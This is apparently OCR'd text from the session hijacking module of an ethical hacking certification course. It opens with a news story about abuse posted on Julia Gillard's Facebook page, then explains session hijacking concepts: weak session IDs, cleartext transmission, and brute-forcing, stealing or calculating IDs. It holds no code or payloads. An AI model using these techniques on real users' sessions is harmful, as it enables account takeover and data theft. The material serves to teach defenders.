
Session Hijacking

Module 11



Session Hijacking

Module 11

Engineered by Hackers. Presented by Professionals.

Ethical Hacking and Countermeasures v8

Module 11: Session Hijacking

Exam 312-50

Julia Gillard the Target of Abuse on Facebook after Trolls Hijack Live Chat

October 09, 2012

VILE and abusive comments continue to flood Prime Minister Julia Gillard's Facebook page almost 24 hours after her online question and answer session was hijacked by trolls.

Ms Gillard's media adviser John McTernan yesterday said the PM's Facebook page was moderated by staff, and offensive posts were removed.

However, a comment comparing the PM to a dog has been visible on the page since Sunday, while another abusing her for being "unmarried and childless and husbandless" has been allowed to remain on the page all morning.

Several comments calling Ms Gillard a "liar" dating back to Friday night also remain on the page, while another comment left last night calls Ms Gillard "scum" and "a disgrace to the country".

Other comments attacking her character are also still there.

The torrent of abuse follows the hijacking of Ms Gillard's live online education question and answer session yesterday, when foul-mouthed critics posted abusive rants and offensive messages.

http://www.theaustralian.com.au

Security News

Julia Gillard the Target of Abuse on Facebook after Trolls Hijack Live Chat

Source: http://www.theaustralian.com.au

Vile and abusive comments continue to flood Prime Minister Julia Gillard's Facebook page almost 24 hours after her online question and answer session was hijacked by trolls.

Ms. Gillard's media adviser John McTernan yesterday said the PM's Facebook page was moderated by staff, and offensive posts were removed.

However, a comment comparing the PM to a dog has been visible on the page since Sunday, while another abusing her for being "**unmarried and childless and husbandless**" has been allowed to remain on the page all morning.

Several comments calling Ms Gillard a "liar" dating back to Friday night also remains on the page, while another comment left last night calls Ms Gillard "scum" and "a disgrace to the country."

Other comments attacking her character are also still there.

The torrent of abuse follows the hijacking of Ms Gillard's live online education question and answer session yesterday, when foul-mouthed critics posted abusive rants and offensive messages.

Most of the **offensive comments** were too foul to be reported.

One commenter, registered as "Matthew Van Den Bos" of Perth, even made reference to Ms Gillard's recently deceased father John Gillard, writing: "How's your dad?"

Many of those messages were incredibly still visible on the page up to four hours later, as were other offensive comments posted as far back as Friday.

Mr. McTernan would not say how many people moderated the PM's Facebook page, which has more than 135,000 fans, or if there were any official guidelines for the maximum amount of time offensive posts should remain visible.

"The Prime Minister's Facebook site is moderated, but when comments are posted you have to do it after the fact, and when there's a lot of comments it takes time to moderate them out," he said yesterday.

"We do take things off which are offensive. Anything that's offensive that's been posted on there will be moderated out, but we don't have the capacity - **with Facebook you can't filter comments before they're posted, that's all**."

Other commenters called Ms. Gillard "the worst Prime Minister ever," and made other vile remarks.

Ms. Gillard drew even more abuse after the Q&A session when she posted a thank you note to those who had participated.


A Friday post by **Ms. Gillard's Facebook** page asking for fans' memories of their favourite school teacher was also bombarded by trolls abusing the Prime Minister.

Some of the offensive comments appeared to have been removed from the page after inquiries by News Ltd.

Copyright 2013 News Limited

By Petra Starke

http://www.news.com.au/national/live-online-chat-with-julia-gillard-turns-nasty/story-fndo4eg9-1226490891092



Module Objectives


- What Is Session Hijacking?
- Why Session Hijacking Is Successful?
- Key Session Hijacking Techniques
- Brute Forcing Attack
- Session Hijacking Process
- Types of Session Hijacking
- Application Level Session Hijacking
- Session Sniffing
- Man-in-the-Middle Attack
- Cross-site Script Attack
- Network Level Session Hijacking
- TCP/IP Hijacking
- Session Hijacking Tools
- Protecting against Session Hijacking
- IPsec Architecture
- Session Hijacking Pen Testing

Module Objectives

This module covers the various hacking technologies used for session hijacking. It deals with spoofing methods, the **three-way TCP handshake**, and how attackers use these methods for man-in-the-middle attacks. **Various tools** that can be used for this purpose have been highlighted to provide you an insight into the workings of session hijacking. Finally, countermeasures to prevent session hijacking are discussed.

This module will familiarize you with:

- What Is Session Hijacking?
- Why Session Hijacking is Successful
- Key Session Hijacking Techniques
- Brute Forcing Attack
- Session Hijacking Process
- Types of Session Hijacking
- Application-level Session Hijacking
- Session Sniffing
- Man-in-the-Middle Attacks
- Cross-site Script Attacks
- Network-level Session Hijacking
- TCP/IP Hijacking
- Session Hijacking Tools
- Protecting against Session Hijacking



Module Flow
CEH Certified Ethical Hacker
Session Hijacking Concepts
Application Level Session Hijacking
Network Level Session Hijacking
Session Hijacking Tools
Counter-measures
Penetration Testing
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

In order to understand session hijacking and how attackers use this method for hacking, you should be familiar with the basic concepts of session hijacking.

Session Hijacking Concepts	Application Level Session Hijacking
Network Level Session Hijacking	Session Hijacking Tools
Counter-measures	Penetration Testing

This section highlights session hijacking and dangers posed by it, techniques used for session hijacking, spoofing vs. hijacking, the session hijacking process, types of session hijacking, and session hijacking in the OSI model.



What Is Session Hijacking?

Session Hijacking refers to the exploitation of a valid computer session where an attacker takes over a session between two computers

The attacker steals a valid session ID which is used to get into the system and snoop the data

In TCP session hijacking, an attacker takes over a TCP session between two machines

Since most authentication only occurs at the start of a TCP session, this allows the attacker to gain access to a machine

What Is Session Hijacking?

Session hijacking refers to the **exploitation of a valid computer** session where an attacker takes over a session between two computers. The attacker steals a valid session ID that is used to get into the system and extract the data. TCP session hijacking means taking control over a TCP session exchanged between two computers. It is carried out through source-routed IP packets. An attacker who is logged on to a system can participate in the conversation of other users on other systems by diverting packets to his or her system. Blind hijacking is another method through which responses on a system can be assumed. The man-in-the-middle (MITM) attack is another method in which a sniffer is used to track down a conversation between two users. **Denial-of-service (DoS) is executed** so that a system crashes, which leads to a greater loss of packets.

Steps in session hijacking:

- Tracking the connection
- Desynchronizing the connection
- Injecting the attacker's packet





FIGURE 11.1: Illustrating the process of session hijacking



Dangers Posed by Hijacking

Most countermeasures do not work unless you use encryption

Threat of identity theft, information loss, fraud, etc.

Hijacking is simple to launch

Most computers using TCP/IP are vulnerable

You can do little to protect against it unless you switch to another secure protocol

Dangers Posed by Hijacking

Hijacking is simple to launch. Most computers using TCP/IP are vulnerable to session hijacking. You can do little to protect against it unless you switch to another secure protocol. Most countermeasures do not work unless you use encryption. Identity theft, information loss, fraud, etc. are the major dangers posed by hijacking.

The following are the elements susceptible to hijacking:

One-time Passwords (smartcards, S/Key, challenge response)

All one-time password schemes are vulnerable to connection hijacking. Once the user/service has authenticated itself, his or her connection can be taken over. According to *www.webopedia.com* "**S/key is a one-time, challenge-response password scheme used to authenticate access to data.** The purpose of S/key is to eliminate the need for the same password to be conveyed over a network each time a password is needed for access."

Kerberos


Encryption is not enabled on by default; due to this, security is of major concern as it is equivalent to the one-time password scheme, which is susceptible to hijacking with ease.

Source Address Filtering Router

A network is susceptible to network address spoof attacks if its security depends on filtering the packets from unknown sources. An unknown host could insert itself, midstream, into a pre-existing connection.

Source Address Controlled Proxies

- Many proxies control access to certain commands based on the source address of the requestor. The source address is easily vulnerable to **passive or active sniffers**.
- No easy steps have yet been found that can secure a network from passive or active sniffing. By becoming aware of the existence of this threat, you will be better prepared to make intelligent security decisions for your network.



Why Session Hijacking Is Successful?

1. No Account Lockout For Invalid Session IDs
2. Weak Session ID Generation Algorithm
3. Insecure Handling
4. Indefinite Session Expiration Time
5. Small Session IDs
6. Clear Text Transmission


Why Session Hijacking Is Successful

Session hijacking is successful because of the following factors:

- **Weak Session ID Generation Algorithm:** Most websites are currently using linear algorithms based on easily predictable variables such as time or IP address for generating session IDs. By studying the sequential pattern and generating many requests, the attacker can easily alleviate the search space necessary to produce a valid session ID.
- **Indefinite Session Expiration Time:** The session IDs that have an indefinite expiration time allow an attacker with unlimited time to guess a valid session ID. An example of this is the "remember me" option on many websites. The attacker can use static-session IDs to gain access to the user's web account, if the cookie file of a user is captured. The attacker can also perform session hijacking if the attacker is able to break into a proxy server, which potentially logs or caches the session IDs.
- **Clear Text Transmission:** The session ID could be sniffed across a flat network easily, if the SSL is not being used while the session ID cookie is transmitted to and from the browser. In this case, the SSL would not protect the information. An attacker's job becomes even easier, if the session IDs contain the actual logon information in the string and are captured.

- **Small Session IDs:** Though cryptographically a strong algorithm is used, an active session ID can be determined easily if the length of the string is small.
- **Insecure Handling:** An attacker can retrieve the stored session ID information by misleading the user's browser into visiting another site. Then the attacker can exploit the information before the session expires. This can be accomplished in many ways such as DNS poisoning, cross-site scripting exploitation, or by **exploiting a bug in the browser**, etc.
- **No Account Lockout for Invalid Session IDs:** If the websites have no form of account lockout, the attacker can make any number of attempts with varying session IDs embedded in a genuine URL. An attacker can continue his or her attempts until the actual session ID is determined. This is usually called brute forcing the session IDs. During the session ID brute force attack, the web server will not pop up any warning message or complaint. Thus, an attacker can determine the **original session ID**.

All the above-mentioned factors play an important role in the success of session hijacking.


Key Session Hijacking Techniques

Brute Forcing

The attacker attempts different IDs until he succeeds

Stealing

The attacker uses different techniques to steal Session IDs

Calculating

Using non-randomly generated IDs, an attacker tries to calculate the session IDs

Key Session Hijacking Techniques

Session hijacking has been an ongoing problem for web browser developers and security experts. There are three key methods used to perform session hijack attack:

Brute Forcing

Brute forcing session IDs involves making thousands of requests using all the available session IDs until the attacker gets succeeded. This technique is comprehensive but a time-consuming process.

Stealing

The attacker uses various techniques to steal session IDs. The techniques may be installing Trojans on client PCs, sniffing network traffic, HTTP referrer header, and cross-site scripting attacks.

Calculating

Using non-randomly generated IDs, an attacker tries to calculate the session IDs. The number of attempts that need to be carried out for retrieving the session ID of the user or client depends on the key space of session IDs. Therefore, the probability of success of this type of attack can be calculated based on the size and key space of session IDs.

Brute Forcing

A brute force attack is mostly used by attackers to guess the target's session ID to launch the attack. In this technique, an attacker tries multiple possibilities of patterns until a session ID works and succeeds. This technique is used when the algorithm that produces session IDs is not random. For example, in the URLs, an attacker is trying to guess the session ID:

http://www.mysite.com/view/VW30422101518909

